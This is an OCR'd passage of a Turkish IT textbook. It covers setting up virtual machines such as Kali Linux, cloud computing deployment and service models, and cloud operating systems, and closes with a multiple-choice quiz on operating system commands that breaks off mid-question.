
8. Adım: Ayarlar butonuna tıklayıp, **Depolama** kısmından Kali Linux ISO dosyasını ekleyerek **Tamam** butonuna tıklayınız.

9. Adım: ISO seçimi bitince **Başlat** butonuna tıklayarak Kali Linux kurulumuna başlayınız (Görsel 4.329).



Görsel 4.329: Kali Linux ISO dosyasını seçme

9. Adım: Kali Linux kurulum adımlarını tamamlayarak işletim sistemini çalışır hâle getiriniz (Görsel 4.330).



Görsel 4.330: Sanal makinenin çalışması

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Arch Linux işletim sistemi kurulumu için ISO dosyasını indiriniz.
- Arch Linux işletim sistemini "Tip 1" hipervizör yazılımı kullanarak sanallaştırınız.
- Parrot Security işletim sistemi kurulumu için ISO dosyasını indiriniz.
- Parrot Security işletim sistemini "Tip 2" hipervizör yazılımı kullanarak sanallaştırınız.

45. UYGULAMA

Tip 2 hipervizör yazılımında sanal makine işlemlerini aşağıdaki adımlar doğrultusunda oluşturunuz.


1. Adım: OVA uzantılı bir sanal makine imajı edininiz.

2. Adım: Araçlar menüsünde bulunan **İçe Aktar** butonuna tıklayıp **OVA** uzantılı imajı seçiniz (Görsel 4.331).




Görsel 4.331: Sanal makine imajını içe aktarma

3. Adım: Ana makine ile sanal makine arasında dosya paylaşımı için gerekli ayarlamaları gerçekleştirip **Tamam** butonuna tıklayınız (Görsel 4.332).



Görsel 4.332: Dosya paylaşımını ayarlama


4. Adım: Ağ bağdaştırıcılarını yapılandırmak için gerekli ayarlamaları gerçekleştirip **Tamam** butonuna tıklayınız (Görsel 4.333).



Görsel 4.333: Ağ ayarları


5. Adım: İçe aktarılan sanal makineyi çalıştırınız.

6. Adım: Sistemin anlık kopyasını almak için **Makine** menüsünden **Anlık Görüntü Al** seçimini gerçekleştirip (Görsel 4.334) sistem kopyasının adını ve açıklamasını yazarak işlemi tamamlayınız.



Görsel 4.334: Anlık görüntü alma işlemi

7. Adım: Ana makine ile sanal makine arasında sürükle bırak ve kopyala yapıştır özelliklerinin çalışmasını sağlayınız (Görsel 4.335).



Görsel 4.335: Sürükle bırak ve kopyala yapıştır işlevi



Sanal makinelerde kullanılan üç temel ağ modu olan NAT, Bridge ve Host-only hakkında araştırma yapınız. Ağ modlarını sanal makinede uygulayarak araştırma sonuçlarınızı doğrulayınız. Uygulama görüntülerini ve araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

4.4. BULUT BİLİŞİM



Görsel 4.336: Bulut bilişim modeli


Bulut bilişim (Cloud computing), hızlı ölçeklenebilir donanım ve yazılım altyapısı olan minimum yönetim çabası ile sahip olduğu bilgi işlem kaynaklarını ağ veya internet üzerinden kullanıcılara hizmet olarak sunan bir dağıtım modelidir (Görsel 4.336). Bu model kullanıcıların uygulama, depolama ve veri işleme ihtiyaçlarını karşılamak için gerekli hizmetleri sağlar. Bulut bilişim, hizmetleri sağlarken verimlilik, güvenilirlik, esneklik, performans, uygun maliyet gibi birçok avantajı da kullanıcılara sunar.

Bulut bilişim, kullanıcıların bilgi işlem kaynaklarına sadece sanal olarak erişmesine imkân verir. Bu sayede kullanıcılar; ek yük getiren sunucu kurulumu, sunucu

bakımı, fiziksel erişim, yedekleme gibi operasyonel işlemlere maruz kalmaz. Bu durum, bulut teknolojisi kullanan kurum ve işletmelerin operasyonel yükünü azaltarak verimliliği artırır. Bu nedenle kurumsal ve bireysel kullanıcılar, bulut hizmetlerini kiralamayı tercih eder.

4.4.1. Bulut Bilişim Sistemleri

Bulut bilişimde kullanıcıların ihtiyaçlarına ve kullanım amaçlarına göre farklı modeller geliştirilmiştir. Bunlar **dağıtım** ve **hizmet** modelleri şeklinde sınıflandırılır. Bulut bilişimde dört çeşit **dağıtım modeli** bulunur (Görsel 4.337).



Görsel 4.337: Bulut bilişim dağıtım modelleri

Genel Bulut (Public Cloud): Hizmet sağlayıcının depolama, uygulama, veri tabanı gibi kaynakları internet üzerinden son kullanıcılara sunduğu bulut hizmetidir. Bu hizmet, kullanıcıların ölçeklenebilir kaynaklara kolayca erişmesini, hızlı uygulama dağıtımını ve işletme maliyetlerini azaltmayı hedefler. Genel bulut hizmeti, kullandıkça öde modeliyle veya ücretsiz sunulur. Kişisel kullanıcılar ile küçük ve orta ölçekli kurumlar tarafından tercih edilir.

Özel Bulut (Private Cloud): Kurum içindeki verilerin ve uygulamaların gizliliğinin sağlandığı, bilgi işlem kaynaklarının sadece kurum kullanıcılarına özel olarak sunulduğu bulut hizmetidir. Bu bulut hizmeti kurum içi verilerin, uygulamaların ve iş süreçlerinin bulut tabanlı altyapıyla yönetilmesini ve depolanmasını hedefler. Sunulan kaynaklara kurum dışından erişim sağlanamaz. Büyük ölçekli kurumlar ve hassas verilere sahip endüstriler tarafından tercih edilir.


Hibrit Bulut (Hybrid Cloud): Özel ve genel bulut kaynaklarının bütünleştirildiği bulut hizmetidir. Bu bulut hizmetinde kurumun kritik ve hassas verileri özel bulutta saklanırken son kullanıcıya açık olan hizmetlere genel bulut üzerinden ulaşılır. Hibrit bulut kurumlara esneklik, ölçeklenebilirlik ve güvenlik açısından önemli avantajlar sağlar.

Topluluk Bulut (Community Cloud): Hizmetin birkaç kurumla ortak kullanıldığı ve bilgi işlem kaynaklarının belirli bir topluluğa sunulduğu bulut hizmetidir. Bu bulut hizmeti, benzer ihtiyaçları olan kurumlar arasında kaynak ve hizmet paylaşımını hedefler.



Bulut bilişim dağıtım modellerinin avantajları ve dezavantajları hakkında detaylı bir araştırma yapınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

Bulut bilişimde üç temel **hizmet modeli** bulunur (Görsel 4.338).



Görsel 4.338: Bulut bilişim hizmet modelleri


Hizmet Olarak Altyapı (IaaS): Bulut sağlayıcının sunucu, ağ altyapısı, depolama alanı, işlemci, bellek gibi kaynakları internet üzerinden sunduğu bulut hizmetidir. Bu hizmetin kullanıcıları ihtiyaç duyulan donanımları satın almak yerine kullandıkça öde modeli ile kiralar. Kullanıcı kiraladığı donanımın kapasitesini istediği zaman değiştirebilir. Bu yönüyle IaaS, ölçeklenebilir bir yapıya sahiptir. Kullanıcı kiraladığı donanımlara ihtiyaç duyduğu işletim sistemini ve yazılımları kurabilir. Kiralanan altyapı hizmetinin yedeklenmesi, yönetimi, bakımı ve onarımı bulut sağlayıcıya aittir. Hizmet güvenliğinin sağlanmasında kullanıcı önemli bir sorumluluğa sahiptir.

Hizmet Olarak Platform (PaaS): Bulut sağlayıcının sunucu, depolama alanı, ağ altyapısı, işletim sistemi, veri tabanı yönetim sistemi ve yazılım platformu sunduğu bulut hizmetidir. Bu bulut hizmetiyle kullanıcı, veri tabanı altyapısı kurmakla uğraşmadan hızlı bir şekilde uygulama geliştirip çalıştırabilir. Kullanıcılar uygulama geliştirmede kullandıkları araçları ve yazılım lisanslarını bulut sağlayıcıdan kiralar. Kiralanan platform hizmetinin yedeklenmesi, yönetimi, bakımı ve onarımı bulut sağlayıcıya aittir. Kullanıcı daha çok uygulama geliştirmeye odaklanır. PaaS, uygulama geliştirme ve dağıtım süreçlerinin tek elden yönetilmesini, uygulamaların uygun maliyetle geliştirilmesini ve test edilmesini sağlar. Birden fazla geliştiricinin bir proje üzerinde çalıştığı iş ortamlarında tercih edilir. Hizmet güvenliğinin sağlanmasındaki sorumluluk bulut sağlayıcı ile kullanıcı arasında paylaşılır.

Hizmet Olarak Yazılım (SaaS): Bulut sağlayıcının, belirli bir amaç için geliştirilmiş yazılımları internet üzerinden sunduğu bulut hizmetidir. Bu bulut hizmetiyle mesajlaşma, süreç planlama, veri işleme, muhasebe, finans, e-posta gibi yazılımlar kurulum gerektirmeden web arayüz üzerinden son kullanıcıya sunulur.

Kullanıcılar bulut sağlayıcının sunduğu bu yazılımları kullandıkça öde modeliyle kiralar. Kiralanan yazılım hizmetin yedeklenmesi, bakımı ve onarımı bulut sağlayıcıya aittir. SaaS ile sunulan uygulama, çalışma zamanı, işletim sistemi, sanallaştırma, depolama alanı gibi bilgi işlem kaynaklarının yönetimi bulut sağlayıcı tarafından gerçekleşir. Hizmet güvenliğinin sağlanmasındaki en büyük sorumluluk bulut sağlayıcı tarafından üstlenilir. Bulut bilişim hizmet modellerinin sunduğu kaynakların yönetimi kullanıcı ve bulut sağlayıcı arasında paylaşılır.

Kaynak yönetiminin paylaşımı Şekil 4.4'te gösterilmiştir.



Şekil 4.4: Kaynak (hizmet) yönetiminin paylaşımı



Bulut bilişim hizmet modellerinin avantajları ve dezavantajları hakkında detaylı bir araştırma yapınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

4.4.2. Bulut İşletim Sistemleri

Bulut işletim sistemleri, bulut bilişim ve sanallaştırma ortamlarında çalışmak üzere tasarlanmıştır. Bu işletim sistemlerine **sanal işletim sistemi** adı da verilir. Bulut işletim sistemi, sanal makinelerin, sanal sunucuların ve sanal altyapının işleyişini yönetir. Bunun yanı sıra donanım ve yazılım kaynaklarının denetimini gerçekleştirir. Bulut altyapısının detaylarını uygulama geliştiricilerinden gizler. Sınırlı kaynakların paylaşımını koordine eder. Bulut işletim sistemleri böylece yönetim ve denetim mekanizmaları ile depolama, ağ ve bilgi işlem kaynaklarının daha verimli kullanılmasını sağlar. Bulut işletim sistemlerinin özellikleri, kullanılan sanal ortama ve bulut hizmetlerine bağlı olarak farklılık gösterebilir. Bulut işletim sistemi, uygulamaları tüm bulut dağıtımlarında sunarak kullanıcıların üretkenliğini artırır.

Bulut işletim sistemleri genellikle web tarayıcısında çalışır. Kullanıcılar, web tarayıcıları aracılığıyla web tabanlı uygulamalara erişim sağlar. Bu nedenle bulut işletim sistemleri, işlem kapasitesi ve bellek miktarı daha düşük olan cihazlarda bile çalışabilecek şekilde tasarlanır. Ayrıca bulut sunucularında web tarayıcısından doğrudan erişilemeyen ve daha karmaşık görevleri yerine getirebilen işletim sistemleri de çalışır.

Bulut işletim sistemleri, veri merkezlerinde yönetimi daha verimli hâle getirmek için yaygın olarak kullanılır (Görsel 4.339). Bu işletim sistemleri; sanal makinelerin oluşturulması, dağıtılması, yönetilmesi gibi işlemleri kolaylaştırır. Bulut işletim sistemleri, fiziksel sunucuların sanal makineler veya konteynerler gibi daha küçük ve yönetilebilir parçalara bölünmesine yardımcı olur. Bu da veri merkezlerinde kaynakların daha etkin kullanılmasına ve hızlı ölçeklendirmeye olanak tanır. Ayrıca bulut bilişim, yedekleme, iş sürekliliği, felaket kurtarma gibi veri merkezi işlevlerini de geliştirebilir. Bu nedenle birçok kurum, veri merkezlerini daha güvenilir hâle getirmek için bulut işletim sistemlerini tercih eder.



Görsel 4.339: Bulut bilişimin veri merkezlerinde kullanımı

Bulut işletim sistemlerinin bazı temel özellikleri şunlardır:

- Bulut işletim sistemleri, kullanıcıların internet bağlantısı olan her yerden çalışabilmesini sağlar. Kullanıcı, bilgisayarının çökmesi durumunda bile bulut işletim sistemi çalışmaya devam eder. Bu durum verilerin ve uygulamaların uzak sunucu üzerinde depolanmasından kaynaklanır. Herhangi başka bir cihazdan bulut işletim sistemine tekrar erişilebilir.
- Bulut işletim sistemleri geleneksel işletim sistemlerinden daha güvenlidir. Bu durum, bulut sunucularının veri merkezlerinde barınması ve uzman ekipler tarafından yönetilmesi ile doğrudan ilişkilidir.
- Bulut işletim sistemlerinin temelinde sanallaştırmanın kullanılması, fiziksel bir donanımda birden fazla sanal makinenin aynı anda çalıştırılmasına imkân verir. Bu sayede bulut bilişim hizmetlerinin ölçeklenebilirliği sağlanır.
- Bulut işletim sistemi fiziksel kaynak ihtiyacının artması durumunda bulut sunucularının hızla ölçeklendirilmesini destekler. Bu, sistemin her zaman kullanılabilir olmasını sağlar.
- Bulut işletim sistemleri geleneksel işletim sistemlerinden daha ekonomiktir. Bu durum, kullanıcıların sadece kullandıkları kaynaklar ve aldıkları hizmetler için ödeme gerçekleştirmesinden kaynaklanır.
- Bulut işletim sistemleri, fiziksel kaynakları etkili bir şekilde yönetir. Bu, kaynakların ihtiyaca göre dinamik olarak tahsis edilmesini sağlar.
- Bulut işletim sistemleri ağır yük altındaki sunucuları algılayarak trafiği daha hafif yük altındaki sunuculara yönlendirir. Bu, hizmetin sürekli kullanılabilir olmasını sağlar.
- Bulut işletim sistemleri verilerin yedeklenmesi ve felaket kurtarma planlarının uygulanmasını kolaylaştırır. Bu, veri kaybını önler ve hizmet kesintilerini azaltır.



ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

1. Aşağıdakilerden hangisi bilgisayarın donanım kaynaklarına direkt olarak müdahale edebilen bilgisayar sistemi bileşenidir?

A) Kullanıcı
B) Kabuk (Shell)
C) İşletim Sistemi
D) Uygulama Yazılımı
E) Güvenlik Yazılımı

2. Aşağıdakilerden hangisi mobil işletim sistemlerinden biri değildir?

A) Android
B) iOS
C) KaiOS
D) Parrot OS
E) Tizen

3. Aşağıdakilerden hangisi Android işletim sisteminin özelliklerinden biri değildir?

A) Android, apk uzantılı dosyaları çalıştırır.
B) Sadece bir firmanın ürettiği cihazlarda kullanılır.
C) Geniş topluluk desteği bulunur.
D) Açık kaynak kodlu bir işletim sistemidir.
E) Linux çekirdeği üzerine geliştirilmiştir.

4. Aşağıdakilerden hangisi sızma testlerinde kullanılmak üzere tasarlanmış bir Linux işletim sistemidir?

A) Arch Linux
B) CentOS
C) Ubuntu
D) Pardus
E) Kali Linux

5. Aşağıdakilerden hangisi Windows işletim sisteminde çekirdeği ifade eden sistem dosyasıdır?

A) Csrss.exe
B) Ntoskrnl.exe
C) Services.exe
D) Smss.exe
E) Wininit.exe

6. Aşağıdakilerden hangisi yüklü olan tüm paketleri son sürümüne güncellemek için kullanılır?

A) apt-get update
B) apt-get upgrade
C) apt-get install update
D) apt-get install upgrade
E) apt-get remove

7. Aşağıdakilerden hangisi Linux komutlarının bulunduğu dizindir?

A) /bin
B) /home
C) /lib
D) /opt
E) /var

8. Aşağıdakilerden hangisi Linux işletim sisteminde kullanıcı parolalarının şifrelenmiş bir şekilde tutulduğu bir dosyadır?

A) /etc/issue
B) /etc/hosts
C) /etc/passwd
D) /etc/services
E) /etc/shadow

9. Aşağıdakilerden hangisi Linux işletim sisteminde kullanıcının ev dizinini belirtmek için kullanılan bir işarettir?

A) # B) $

C) ~ D) /

E) ?

10. Aşağıdakilerden hangisi Linux işletim sisteminde kullanılan yardım komutlarından biri değildir?

A) apropos B) cat

C) help D) info

E) man

11. Aşağıdakilerden hangisi PowerShell'de kullanılan Test-Path komutunun görevini ifade eder?

A) Mevcut klasörden farklı bir klasöre geçmek için kullanılır.

B) Klasörün varlığını kontrol etmek amacıyla kullanılır.

C) Metin dosyası içeriğine metin eklemek için kullanılır.

D) Dosya ve klasör kopyalamak için kullanılır.

E) Yalnızca Windows işletim sisteminde çalışır.

12. Aşağıdakilerden hangisi Linux işletim sisteminde dizin oluşturmak için kullanılan bir komuttur?

A) cp B) ls

C) mkdir D) rm

E) touch

13. Aşağıdakilerden hangisi Linux işletim sisteminde dosya ve dizinlerin erişim izinlerini değiştirmek için kullanılan bir komuttur?

A) chattr B) chmod

C) chown D) getent

E) tar

14. Aşağıdakilerden hangisi Linux işletim sisteminde çalışan süreçleri isimlerine göre sonlandırmak için kullanılan bir komuttur?

A) kill B) killall

C) ps D) pstree

E) top

15. Aşağıdakilerden hangisi Windows işletim sisteminde klasördeki dosyaları listelemek için kullanılan bir komuttur?

A) cd B) del

C) dir D) md

E) type

16. Aşağıdakilerden hangisi Linux işletim sisteminde bilgisayarın ağdaki adını görüntülemek için kullanılan bir komuttur?

A) free B) hostname

C) last D) uname

E) whoami

17. Aşağıdakilerden hangisi Windows işletim sisteminde tanımlı kullanıcıları listelemek için kullanılan bir komuttur?

A) net users B) net localgroup

C) net user D) useradd

E) adduser

18. Aşağıdakilerden hangisi Windows işletim sisteminde statik IP adresi tanımlamak için kullanılan bir komuttur?

A) netsh B) netstat

C) nslookup D) ping

E) tracert

19. Aşağıdakilerden hangisi PowerShell'in özelliklerinden biri değildir?

A) Karmaşık yönetim görevlerini otomatize etmek için kullanılır.

B) Güçlü ve esnek komut işleme yapısına sahiptir.

C) Hem komut satırı hem de betik yorumlayıcısı olarak kullanılır.

D) Nesneye dayalı yaklaşımla eylemleri yerine getirir.

E) Yalnızca Windows işletim sisteminde çalışır.

20. Aşağıdakilerden hangisi Windows işletim sisteminde attrib komutunun görevini ifade eder?

A) Komut satırında metin dosyası oluşturmak için kullanılır.

B) Dosya özniteliklerini değiştirmek için kullanılır.

C) Bir metin dosyasının içeriğini görüntülemek için kullanılır.

